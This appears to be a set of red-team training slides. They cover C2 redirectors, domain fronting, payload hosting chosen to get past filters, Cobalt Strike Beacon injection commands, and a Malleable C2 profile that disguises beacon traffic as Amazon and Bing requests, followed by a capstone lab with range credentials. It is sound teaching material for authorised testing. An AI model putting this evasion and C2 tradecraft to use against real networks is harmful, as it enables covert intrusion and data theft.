
- **Passthrough** - Redirect all traffic from A to B with socat or iptables
- **Conditional** - Redirect traffic to different destinations when certain conditions are met (e.g. Apache mod_rewrite or nginx)
- **Pseudo-redirectors** - Domain fronting/third party C2


Conditional Redirection with Apache mod_rewrite

- Filtering redirection based on request conditionals
- Leverages Apache's rewrite and proxy modules
- After first-time setup, htaccess file used to configure rewrite rulesets
- mod_rewrite can:
 - Redirect unwanted requests (invalid URLs, common IR useragents, blacklisted IPs), deliver OS-specific payloads, hide payload file extensions, filter non-C2 requests to C2 domains, and more!
- Automating Apache mod_rewrite w/ CS C2
 - <https://github.com/threatexpress/cs2modrewrite>
- See the **mod_rewrite** appendix for more information!

Domain Fronting

- Routes traffic through high-trust cloud-hosted domains
 - e.g. Google App Engine, Amazon CloudFront, Microsoft Azure (and more)
- First publicly used by censorship evasion technologies (2015)*
 - Cozy Bear (APT 29) was an early fan as well
- Can be harder to detect at the network level if not breaking HTTPS
- Specific implementation steps vary per provider
- Can route traffic through legitimate domains, including many Alexa 1000 and .gov domains!
 - Leverage the HTTPS certificate of the trusted domain as well!
- See “Domain Fronting” in the References document for more info






Payload Hosting

- Always ensure you're hosting payloads through redirectors so the C2 infrastructure is not burned
- To avoid web gateways/filters, utilize large, common websites for payload hosting
 - Google Drive, OneDrive, DropBox, etc.
- Utilize web based Microsoft Office components to deliver payloads
 - OneNote web allows OLE :-)
- If using your own domain, host legitimate content and restrict access to payloads
 - Only allow payloads to be accessed under specific conditions
 - One click hyperlinks, IP blacklists and file extension altering.

Sample C2/Phishing Setup - Scenario

- Email attachments are blocked
- Email appliances are used to review incoming emails
- The email appliances crawl all links in emails
- No intel about web browsing restrictions
- There are both Windows and macOS hosts in use

Sample Setup - (One) Solution



Design Considerations - C2 Comparison

<i>Attribute</i>	HTTP(S)	DNS	Domain Fronting	Third-Party
<i>Latency</i>	Low	High	Medium	Medium
<i>Likelihood to Work</i>	Average	High	High	High
<i>Detectability</i>	Average	High	Low	Low
<i>Ease of Blocking</i>	Average	Low	Low	Low
<i>Ease of Setup</i>	Easiest	Easy	Medium	Medium/Hard

Monitoring Your Attack Infrastructure

- Secure your attack infrastructure as you would any other IT asset!
 - Proper firewall rules, public key auth, etc.
- Use domain monitoring to determine which assets or campaigns are burned (solutions mentioned in the categorization section)
- Monitor all asset logs for probing by incident responders (e.g. Apache logs)
- Monitor phish email responses
 - Compromised accounts, Bouncebacks, etc.
- Don't be afraid to roll infrastructure as it gets burned

Cobalt Strike




- Designed for Red Teaming
 - Our main post-exploitation platform for the course
 - Though you can use whatever you want!
- Highly-customizable post-exploitation framework
 - Modify indicators and under-the-hood actions
- Started as Armitage, GUI for Metasploit
- Cobalt Strike 3.X = standalone platform
 - Client-server architecture
 - Beacon - Asynchronous implant installed on victim machines.
 - Team Server - Centralized server
 - Cobalt Strike Client - Interface to the teamserver
 - Regularly updated

Cobalt Strike Features

- Asynchronous Beacon agent
 - Beacons check in periodically, no constant connection
 - Customizable sleep intervals (with jitter!)
- Collaborative testing
 - Multiple users can operate on Beacons concurrently
 - CS clients don't interfere with each other
- Supports HTTP(S), SMB, and DNS listeners (C2 traffic)
- Artifact, resource, and elevate kit can change underlying behaviors
- Aggressor Scripting is Cobalt's Scripting language
 - See the "Aggressor Scripting" appendix section for more information

Peer-to-Peer (P2P) Command and Control



P2P C2 Use Cases

- Change user context on a machine without spawning a new HTTP C2 channel
- Access isolated network segments
- Note: Cobalt Strike uses bind listeners

Beacon Basics: Inject vs. Migrate vs. Spawn

- Beacon does not have a **migrate** command à la Meterpreter
- Instead, you can **inject** a Beacon *stager* into another process
 - This will result in an entirely separate Beacon running in the new process space
- **spawn** spawns a new beacon in a new process
- Other injection options:
 - **shinject** - inject shellcode into a process
 - **shspawn** - inject shellcode into the default **spawnto** process
 - These can be used to inject fully-staged, position-independent shellcode exports of Beacon
- **help** and **help <command>** are your friends!

Sidenote: Cobalt Strike Logging

- Logs stored in the %cobaltdirectory%/logs folder
 - Format: /date(ymmmdd)/host/beacon_<beaconid>.log
 - i.e. /180613/192.168.55.129/beacon_14029.log
 - Keystrokes, screenshots, etc also stored in host files
- Export the data model
 - Reporting -> Export Data
 - Stores multiple tab-separated or XML files with detailed Cobalt Strike and host information
- Reset the data model
 - Reporting -> Reset Data
 - Export it first!

Malleable C2

- Provides the ability to shape network and host signatures of Cobalt Strike's Beacon agent
- Started at teamserver launch- teamserver may use only one profile
- Started with:
 - **# ./teamserver <host> <password> [/path/c2.profile] [YYYY-MM-DD]**
 - Host = IP of the teamserver
 - Password = teamserver password
 - (optional) Malleable C2 profile
 - (*optional*) *agent killdate*
- The **c2lint** binary runs a given profile through a number of tests
 - **# ./c2lint ..//Malleable-C2-Profiles/normal/amazon.profile**

Malleable C2 (cont'd)

```
http-post {

    set uri "/N4215/adj/amzn.us.sr.aps";

    client {

        header "Accept" "*/*";
        header "Content-Type" "text/xml";
        header "X-Requested-With" "XMLHttpRequest";
        header "Host" "www.amazon.com";

        parameter "sz" "160x600";
        parameter "oe" "oe=ISO-8859-1;";

        id {
            parameter "sn";
        }

        parameter "s" "3717";
        parameter "dc_ref" "http%3A%2F%2Fwww.amazon.com";
```

Malleable C2 (cont'd)

```
GET /search/?q=VVu0fNaUddoi9FSUBUi4eviRKWt-4p6Rj5JjWQN6AWP4Xk-wuz70e2arg2pEKFE3xExC06mtN3E8cyRY0cENbmB0tPEkZ3qn0GY8Qew06BCLy7sC03mZ3EoYdf_kAms36eW8u6YUI3c8oGvDExwEnrQfnR_KCaGZYLciqlFWJYo&go=Search&qs=bs&form=QBRE HTTP/1.1
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Host: www.bing.com
Cookie: DUP=Q=Gp01nJpMnam4UllEfmeMdg2&T=283767088&A=1&IG
User-Agent: Mozilla/5.0 (compatible, MSIE 11, Windows NT 6.3; Trident/7.0; rv:11.0) like Gecko
Connection: Keep-Alive
Cache-Control: no-cache
```

```
HTTP/1.1 200 OK
Content-Type: text/html; charset=utf-8
Date: Fri, 20 Jan 2017 04:31:12 GMT
Cache-Control: private, max-age=0
Vary: Accept-Encoding
Server: Microsoft-IIS/8.5
Connection: close
Content-Length: 1636
```

Prepend & Append Strings


```
<!DOCTYPE html><html lang="en" xml:lang="en" xmlns="http://www.w3.org/1999/xhtml"
xmlns:Web="http://schemas.live.com/Web/"><script type="text/javascript">//<![CDATA[si_ST=new
Date;//]]></script><head><!--pc--><title>Bing</title><meta content="text/html; charset=utf-8"
http-equiv="content-type" /><link href="/search?
format=rss&amp;q=canary&amp;go=Search&amp;qs=bs&amp;form=QBRE" rel="alternate" title="XML"
type="text/xml" /><link href="/search?
format=rss&amp;q=canary&amp;go=Search&amp;qs=bs&amp;form=QBRE" rel="alternate" title="RSS"
type="application/rss+xml" /><link href="/sa/simg/bing_p_rr_teal_min.ico" rel="shortcut icon" /
<script type="text/javascript">//<![CDATA[anfipphfdggknnniebpikjdmpbldknfagifhmdpdpbokhogmgjgibaafnomhncchbhkdnlagebjoloilmfhpnmgpp
dlngnkjcmnhhadfdanfohgppdpbjnijojplnG={ST:(si_ST?si_ST:new Date),Mkt:"en-US",RTL:false,Ver:"53",IG:"4C1158CCBAFC4896AD78ED0FF0F4A1B2",EventID:"E37FA2E804B54C71B3E275E95895
90F8",MN:"SERP",V:"web",P:"SERP",DA:"C04",SUIH:"OBJhNcr0C72Z3mr21coFQw",gpUrl:"/fd/ls/
GLinkPing.aspx?" }; _G.lsUrl="/fd/ls/l?IG="+_G.IG ;curUrl="http://www.bing.com/search";function
si_T(a){ if(document.images){_G.GPIImg=new Image;_G.GPIImg.src=_G.gpUrl+"IG="+_G.IG+"&"+a;}return
```

http-get Server Output

Lab: Capstone

- CyberPartners (**cyberpartners.local**) tasked you with assessing the security of a recent acquisition, Covertius Security.
- You will practice assume breach and have a single agent ceded into the target environment
- Here are the formal objectives:
 - Find and exfiltrate data from any sensitive databases in Covertius
 - Gain commit-level (or equivalent) access to Covertius' source code
 - Test the separation between Covertius and CyberPartners
- Reflected in the **RTO CyberPartners ROE.pdf** on the USB

Default Infrastructure Setup



Lab: Connect Up

- Open up a terminal, cd to ~/Tools/cobaltstrike/ , and start Cobalt Strike with **./cobaltstrike**
- Connection details:
 - Server: 10.X.100.200 (X == team number)
 - Username: select what you'd like
 - Password: **ARTOPassword!**
- *This is a stock teamserver with an agent pre-triggered into the target environment*
 - There might be dead/ghosted agents due to reboots, ignore them


Optional Lab: Additional Infrastructure

Student/Attackers

Teamservers

Redirectors

Victims



Optional Lab: Additional Infrastructure

- See the **infrastructure_lab.pdf** document for a walkthrough on setting up additional infrastructure
- If you set up additional teamservers:
 - “Cobalt Strike” -> “New Connection”
 - Right click the tab in the lower left to rename the connection
- All commands that take listener names (like **inject/spawn**) will tab-complete listener names from ALL teamservers you’re connected to.
The names will also populate associated GUI menus
 - Reason we like to use descriptive names!

Note: Your Test System

- Each lab range has a “public” Win7 system at **test.teamX.lab** (10.X.100.205)
 - Creds: **localadmin:ATRTOPassword!**
- You can RDP to this machine using xfreerdp and use it to test payloads, sharing /tmp with the Windows machines as a drive:

```
xfreerdp /drive:share,/tmp /clipboard /v:10.X.100.205  
/port:3389 /u:localadmin /p:ATRTOPassword! /size:1600x1000
```

- Also has dnSpy and KeePass (more on this later)

Host Situational Awareness

